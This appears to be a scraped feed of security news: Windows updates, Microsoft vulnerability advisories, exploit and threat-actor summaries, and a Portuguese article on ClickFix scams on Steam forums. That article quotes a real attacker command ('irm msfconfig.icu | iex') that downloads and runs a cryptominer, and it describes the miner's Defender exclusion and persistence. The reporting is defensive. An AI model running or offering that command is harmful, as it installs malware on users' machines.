Discover Microsoft's unmetered intelligence vision. Learn how local AI agents on Windows 11 PCs will replace cloud reliance and token economics.
Related Posts:
Windows 11 Is Finally Getting Automatic Light and Dark Theme Switching
Windows 11 Performance Enhancements Target 8GB RAM Devices
Windows 11 Battery Widget: New Connected Device Status
The post Microsoft Unveils Unmetered Intelligence for Windows 11 appeared first on Daily CyberSecurity.
Windows 11 auto dark mode switching surfaces in preview builds, with scheduled and sunrise-to-sunset options for light and dark themes.
Related Posts:
Microsoft Unveils Unmetered Intelligence for Windows 11
Windows 11 Performance Enhancements Target 8GB RAM Devices
Windows 11 Battery Widget: New Connected Device Status
The post Windows 11 Is Finally Getting Automatic Light and Dark Theme Switching appeared first on Daily CyberSecurity.
A Windows Defender 0day, CVE-2026-69414, has public PoC exploit code. ShieldCrash reads files as SYSTEM on all supported Windows versions.
Related Posts:
Cisco Secure Boot Bypass Details and PoC Exploit Disclosed
September 2026 Android Security Bulletin Fixes Critical System RCE Flaws
Apache Impala Vulnerabilities Expose Big Data to Remote Code Execution
The post ShieldCrash: Windows Defender 0day With Public PoC Exploit appeared first on Daily CyberSecurity.

Microsoft has released security updates for CVE-2026-69485, an Important-rated remote code execution vulnerability affecting the Windows Remote Desktop Client.
The flaw could allow an authenticated attacker with low privileges to execute code on an affected server by sending a specially crafted network request.
The vulnerability was disclosed on September 8, 2026, and is tracked as CVE-2026-69485. Microsoft assigned it a CVSS 3.1 base score of 8.8, while the temporal score is 7.7.
The i
Microsoft has released security updates for CVE-2026-69485, an Important-rated remote code execution vulnerability affecting the Windows Remote Desktop Client.
The flaw could allow an authenticated attacker with low privileges to execute code on an affected server by sending a specially crafted network request.
The vulnerability was disclosed on September 8, 2026, and is tracked as CVE-2026-69485. Microsoft assigned it a CVSS 3.1 base score of 8.8, while the temporal score is 7.7.
The issue has a network attack vector, low attack complexity, requires low privileges, and does not need user interaction. Microsoft said the flaw stems from the Remote Desktop Client using an uninitialized resource.
Uninitialized resources can cause software to use memory, handles, or other system objects before they are properly prepared. In this case, an attacker may trigger the faulty condition through a crafted network request and gain the ability to run code.
Windows Remote Desktop Client Vulnerability
Remote code execution flaws are highly significant because they can give attackers control over vulnerable systems. Successful exploitation could affect the targeted device’s confidentiality, integrity, and availability.
Depending on the permissions available to the compromised account, an attacker could access sensitive data, modify files or system settings, install additional tools, or disrupt services.
According to Microsoft’s advisory, exploitation requires an attacker to first authenticate with low-level access to an affected server. The attacker could then send a specially crafted request to execute code on that server.
The attack does not require a user to click a link, open a file, or approve a prompt, reducing opportunities for defenders to stop it through user awareness controls alone.
Microsoft’s initial assessment states that the vulnerability was not publicly disclosed before the security update and has not been detected in active exploitation.
The company rates exploitation as “Exploitation Less Likely” at the time of publication. However, organizations should treat the finding as a priority because public patch releases can help threat actors study the vulnerability and develop working exploit techniques.
The affected products include Windows Server 2016, Windows Server 2019, Windows Server 2022, and Windows Server 2025, including Server Core installations.
Microsoft also listed several Windows client editions, including Windows 10 versions 1607, 1809, 21H2, and 22H2, along with Windows 11 versions 23H2, 24H2, 25H2, and 26H1 for supported x64 and ARM64 systems.
Administrators should deploy Microsoft’s September security updates as soon as possible.
KB Update
Windows Version
KB5123099
Windows Server 2016 / Windows 10 1607
KB5122876
Windows Server 2019 / Windows 10 1809
KB5122882
Windows Server 2022
KB5122878
Windows 10 21H2 / 22H2
KB5122880
Windows 11 23H2
KB5124008
Windows 11 24H2 / 25H2
KB5124012
Windows 11 26H1
KB5122871
Windows Server 2025
Security teams should also review Remote Desktop exposure, restrict RDP access to trusted networks, enforce least-privilege access, and monitor authentication and Remote Desktop logs for unusual activity. Microsoft credited security researchers yhw and txz for reporting the vulnerability through coordinated disclosure.
Microsoft disclosed CVE-2026-69449, an Important-severity vulnerability in Windows BitLocker. This issue is classified as a heap-based buffer overflow (CWE-122) and may allow remote code execution (RCE). Microsoft released details about this vulnerability on September 8, 2026. The CVSS 3.1 base score is 6.7, with a temporal score of 5.8. Windows BitLocker Flaw The vulnerability uses […]
The post Windows BitLocker Flaw Lets Attackers Execute Code on Vulnerable Systems appeared first on GBHackers
Microsoft disclosed CVE-2026-69449, an Important-severity vulnerability in Windows BitLocker. This issue is classified as a heap-based buffer overflow (CWE-122) and may allow remote code execution (RCE). Microsoft released details about this vulnerability on September 8, 2026. The CVSS 3.1 base score is 6.7, with a temporal score of 5.8. Windows BitLocker Flaw The vulnerability uses […]

A newly published proof-of-concept (PoC) called ShieldCrash reveals an unpatched vulnerability in Microsoft Defender that allows a local attacker to gain arbitrary file-read access in the SYSTEM context. This disclosure, attributed to the researcher known as MSNightmare, comes shortly after Microsoft addressed an elevation-of-privilege flaw in the Microsoft Malware Protection Engine, tracked as CVE-2026-69414, referred […]
The post Windows Defender ShieldCrash 0-Day Lets Attackers Read Arbitrary
A newly published proof-of-concept (PoC) called ShieldCrash reveals an unpatched vulnerability in Microsoft Defender that allows a local attacker to gain arbitrary file-read access in the SYSTEM context. This disclosure, attributed to the researcher known as MSNightmare, comes shortly after Microsoft addressed an elevation-of-privilege flaw in the Microsoft Malware Protection Engine, tracked as CVE-2026-69414, referred […]
Discover the upcoming Windows 11 battery widget that elegantly displays peripheral power levels and connection statuses directly on your lock screen.
Related Posts:
Microsoft Project Zenith: A Ready-to-Code Windows 11 Experience for Developer PCs
Microsoft to Require Windows Driver SBOM and VEX Statements from March 2027
Windows 11 Memory Integrity Goes On by Default in October
The post Windows 11 Battery Widget: New Connected Device Status appeared first on Daily CyberSecurity.
Microsoft Project Zenith is a ready-to-code Windows 11 experience for 64GB+ developer PCs, but a free open-source config offers much the same.
Related Posts:
Microsoft to Require Windows Driver SBOM and VEX Statements from March 2027
Windows 11 Memory Integrity Goes On by Default in October
Microsoft Hotpatch Requires Unexpected Reboots
The post Microsoft Project Zenith: A Ready-to-Code Windows 11 Experience for Developer PCs appeared first on Daily CyberSecurity.

A newly documented Windows attack pattern, dubbed Bring Your Own Trusted Caller (BYOTC), shows how attackers can bypass driver-level authorization controls without exploiting a traditional memory-corruption flaw. Instead of attacking a privileged kernel driver directly, an adversary compromises or abuses the legitimate user-mode application that the driver already trusts. The technique expands on the well-known […]
The post BYOTC Attack Abuses Trusted Windows Clients to Access Privileged Kernel
A newly documented Windows attack pattern, dubbed Bring Your Own Trusted Caller (BYOTC), shows how attackers can bypass driver-level authorization controls without exploiting a traditional memory-corruption flaw. Instead of attacking a privileged kernel driver directly, an adversary compromises or abuses the legitimate user-mode application that the driver already trusts. The technique expands on the well-known […]
The financially motivated threat actor Toy Ghouls has expanded its custom malware arsenal with two Windows backdoors that abuse HiveMQ’s public MQTT infrastructure and the Matrix-based Element messaging ecosystem for command-and-control communications. The development marks a notable evolution for the group, which previously leaned on publicly available tools and leaked ransomware builders before introducing its […]
The post Hackers Turn HiveMQ and Element Messenger Into Control Channels for Win
The financially motivated threat actor Toy Ghouls has expanded its custom malware arsenal with two Windows backdoors that abuse HiveMQ’s public MQTT infrastructure and the Matrix-based Element messaging ecosystem for command-and-control communications. The development marks a notable evolution for the group, which previously leaned on publicly available tools and leaked ransomware builders before introducing its […]
Microsoft will start automatically enabling Memory Integrity protection on eligible Windows devices through quality updates beginning in October 2026. This change aims to strengthen defenses against kernel-level attacks by ensuring that only trusted kernel-mode code and drivers can run on supported systems. Memory Integrity is a security feature built on Virtualization-based Security (VBS), a Windows […]
The post Microsoft to Automatically Enable Memory Integrity on Windows Devices to Block Kern
Microsoft will start automatically enabling Memory Integrity protection on eligible Windows devices through quality updates beginning in October 2026. This change aims to strengthen defenses against kernel-level attacks by ensuring that only trusted kernel-mode code and drivers can run on supported systems. Memory Integrity is a security feature built on Virtualization-based Security (VBS), a Windows […]
Microsoft alerts IT admins that hotpatch-enrolled systems will require unexpected mandatory reboots in September and October. Prepare for potential downtime.
Related Posts:
Microsoft Defender False Alarm: "Antivirus Is Turned Off"
Windows 11 Relieves OneDrive Nags
Windows 11 KB5120998 Bugs Emerge
The post Microsoft Hotpatch Requires Unexpected Reboots appeared first on Daily CyberSecurity.
Microsoft alerts IT admins that hotpatch-enrolled systems will require unexpected mandatory reboots in September and October. Prepare for potential downtime.
A Microsoft Defender false alarm wrongly warns that antivirus is turned off after the latest update. Defender still works, and a fix is coming.
Related Posts:
Windows 11 Relieves OneDrive Nags
Windows 11 KB5120998 Bugs Emerge
Windows 11 26H2 Enters Release Preview Channel
The post Microsoft Defender False Alarm: “Antivirus Is Turned Off” appeared first on Daily CyberSecurity.
Microsoft finally allows Windows 11 users to permanently dismiss annoying full-screen OneDrive backup and Edge browser prompts upon startup.
Related Posts:
Microsoft Defender False Alarm: "Antivirus Is Turned Off"
Windows 11 KB5120998 Bugs Emerge
Windows 11 26H2 Enters Release Preview Channel
The post Windows 11 Relieves OneDrive Nags appeared first on Daily CyberSecurity.
Learn about the latest Windows 11 KB5120998 bugs causing desktop black screens and cursor glitches. Find out how to uninstall this optional update safely.
Related Posts:
Microsoft Defender False Alarm: "Antivirus Is Turned Off"
Windows 11 Relieves OneDrive Nags
Windows 11 26H2 Enters Release Preview Channel
The post Windows 11 KB5120998 Bugs Emerge appeared first on Daily CyberSecurity.
Learn about the latest Windows 11 KB5120998 bugs causing desktop black screens and cursor glitches. Find out how to uninstall this optional update safely.
Microsoft has confirmed an issue with Microsoft Defender Antivirus that generates false notifications on Windows systems, claiming “Microsoft Defender Antivirus is turned off,” even though the protection is still operational. These alerts may appear after installing the latest Defender updates, potentially causing unnecessary concern for administrators who observe that Defender settings are healthy and security […]
The post Microsoft Defender Bug Triggers False “Antivirus Turned Off” Alerts on W
Microsoft has confirmed an issue with Microsoft Defender Antivirus that generates false notifications on Windows systems, claiming “Microsoft Defender Antivirus is turned off,” even though the protection is still operational. These alerts may appear after installing the latest Defender updates, potentially causing unnecessary concern for administrators who observe that Defender settings are healthy and security […]
Microsoft has released Windows 11 26H2 to the Release Preview Channel. Learn about this minor enablement package update and its impact on your system.
Related Posts:
Windows 11 Phone Link Gains Remote Power Control
Windows 11 Bug Deletes NVIDIA Drivers
Microsoft Forces Bing Search Using New Standalone App
The post Windows 11 26H2 Enters Release Preview Channel appeared first on Daily CyberSecurity.
Discover how upcoming Windows 11 Phone Link updates will let you remotely shut down, restart, or sleep your PC directly from your Android mobile device.
Related Posts:
Windows 11 26H2 Enters Release Preview Channel
Windows 11 Bug Deletes NVIDIA Drivers
Microsoft Forces Bing Search Using New Standalone App
The post Windows 11 Phone Link Gains Remote Power Control appeared first on Daily CyberSecurity.
Discover how upcoming Windows 11 Phone Link updates will let you remotely shut down, restart, or sleep your PC directly from your Android mobile device.
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jo
Este ano, houve uma verdadeira explosão de ataques ClickFix. O golpe faz tanto sucesso entre os criminosos que mal terminamos de escrever sobre uma variante e já surge outra.
Desta vez, os invasores estão de olho nos gamers: jornalistas de tecnologia identificaram publicações com dicas maliciosas nos fóruns da Steam. Veja como são essas publicações, qual malware elas ajudam a disseminar e como manter seu dispositivo protegido.
ClickFix chega aos fóruns da Steam
Muitos gamers recorrem a outros jogadores nos fóruns da Steam em busca de ajuda e dicas para superar uma missão difícil, subir de nível, conseguir os melhores itens ou contornar um bug. É justamente essa confiança nas recomendações da comunidade que os invasores decidiram explorar.

O ataque começa quando criminosos respondem a uma pergunta sobre travamentos no jogo, itens ausentes no inventário ou outros problemas técnicos. Fingindo ser comentaristas prestativos, eles sugerem abrir o PowerShell como administrador e executar um comando que supostamente resolveria o problema do usuário.
Ao disfarçar a publicação como uma orientação para solucionar problemas, o agente malicioso sugere executar o PowerShell como administrador e, em seguida, um comando que supostamente resolveria o problema do usuário. Fonte
Como dá para imaginar, executar o comando não resolve nada e só cria um problema muito maior. Essa é justamente a lógica do ClickFix: usar engenharia social para induzir as vítimas a executar ações inseguras por conta própria, fornecendo aos golpistas os meios necessários para comprometer o dispositivo. Já abordamos outros truques do ClickFix, como CAPTCHAs falsos, erros de navegador forjados e outros, todos baseados em fazer a própria vítima executar o comando malicioso. Você pode saber mais sobre as diferentes variações de ataques ClickFix em uma postagem anterior.
A astúcia de usar o ClickFix nos fóruns da Steam é que o ataque pode atingir não apenas o jogador que pediu ajuda. Muitos outros gamers que tiverem o mesmo problema e encontrarem a resposta em uma busca no Google também podem cair no golpe.
Entenda rapidamente: o que realmente existe por trás do comando irm | iex
Antes de explicar o que os invasores realmente induzem os gamers a instalar dessa maneira, é importante apresentar um pouco do contexto técnico. Para começar, as publicações nos fóruns da Steam orientam as possíveis vítimas, sem que elas desconfiem, a executar o seguinte comando no PowerShell:
irm msfconfig.icu | iex
Para quem não conhece o PowerShell em detalhes, essa linha pode parecer bastante inofensiva, pois lembra a inicialização do MSConfig, o utilitário de configuração do sistema integrado ao Windows, com alguns parâmetros adicionais.
Na verdade, está longe de ser inofensiva. Veja o que cada parte desse comando realmente faz:
irm é a forma abreviada do comando integrado Invoke-RestMethod do PowerShell. Acessa o endereço da Web indicado mais adiante na linha e recupera os dados retornados.
icu é esse endereço da Web, e não o nome de um arquivo local, como pode parecer à primeira vista. Trata-se do servidor dos invasores, que responde à solicitação irm com um script malicioso do PowerShell.
iex é outro comando integrado do PowerShell, Invoke-Expression. Ele recebe o conteúdo obtido por irm nesse endereço da Web e o executa como código do PowerShell.
Quando essa linha de código do PowerShell é executada, ela baixa um script do site especificado e o executa imediatamente. Como um usuário do Reddit observou corretamente, é possível descobrir com segurança qual código seria baixado para o dispositivo, sem correr o risco de executá-lo, simplesmente removendo a segunda parte, iex. Sem ela, o comando apenas baixa o conteúdo do script e o exibe na janela do PowerShell, sem executá-lo. Assim, é possível ver o código completo e sem ofuscação que estão pedindo para executar no dispositivo. Agora, vejamos o que esses supostos usuários prestativos dos fóruns da Steam realmente querem que os gamers instalem em suas máquinas.
Um minerador de criptomoedas, não uma ferramenta de otimização

Os invasores fizeram a lição de casa: o script do PowerShell baixado do servidor deles imita de forma convincente um utilitário de otimização do Windows. Após iniciado, ele exibe notificações informando que exclui arquivos temporários, limpa o cache DNS, atualiza drivers, verifica erros no disco e malware, desativa aplicativos desnecessários na inicialização, repara a imagem do Windows e verifica a integridade dos arquivos do sistema.
O script exibe uma sequência de mensagens sobre diversas tarefas falsas de otimização para dar a impressão de que está realizando uma manutenção útil. Fonte
Enquanto isso, a atividade real acontece nos bastidores. Primeiro, o script verifica se está sendo executado com privilégios de administrador. Em caso afirmativo, cria uma pasta de trabalho oculta em C:\Windows\Background e a adiciona à lista de exclusões do Microsoft Defender. A partir daí, os arquivos colocados nessa pasta deixam de ser verificados pelo antivírus integrado do Windows.
Em seguida, o script prepara o sistema para a próxima etapa do ataque e baixa um arquivo executável do servidor dos invasores, salvando-o na mesma pasta C:\Windows\Background com o nome system.exe, que parece legítimo.
O arquivo baixado é o XMRig, uma das ferramentas mais populares para mineração da criptomoeda Monero. O XMRig em si não é um malware, mas uma ferramenta de mineração legítima e de código aberto. O problema é que os invasores o instalam nos computadores das vítimas sem o conhecimento delas. Quando está em execução, o poder de processamento do dispositivo é sequestrado para minerar Monero, e o valor em criptomoedas vai diretamente para os criminosos.
Isso torna os PCs gamers modernos alvos especialmente atraentes: eles contam com CPUs e GPUs potentes, exatamente o tipo de hardware excelente para mineração de criptomoedas.
Para garantir que o malware continue ativo após uma reinicialização, o script também cria uma nova tarefa no Agendador de Tarefas do Windows: XMRig-{computer name}. A partir daí, o minerador de criptomoedas é iniciado automaticamente sempre que o sistema é ligado.
Como proteger seu dispositivo contra mineradores de criptomoedas e outros malwares
Infelizmente, muitos gamers relutam em instalar software de segurança ou mantê-lo em execução em seus dispositivos. O principal motivo é o mito persistente de que “um antivírus deixa o jogo mais lento”. Já abordamos pesquisas sobre isso em nosso blog, e os resultados mostraram que não há impacto significativo no desempenho ao usar um antivírus durante os jogos.
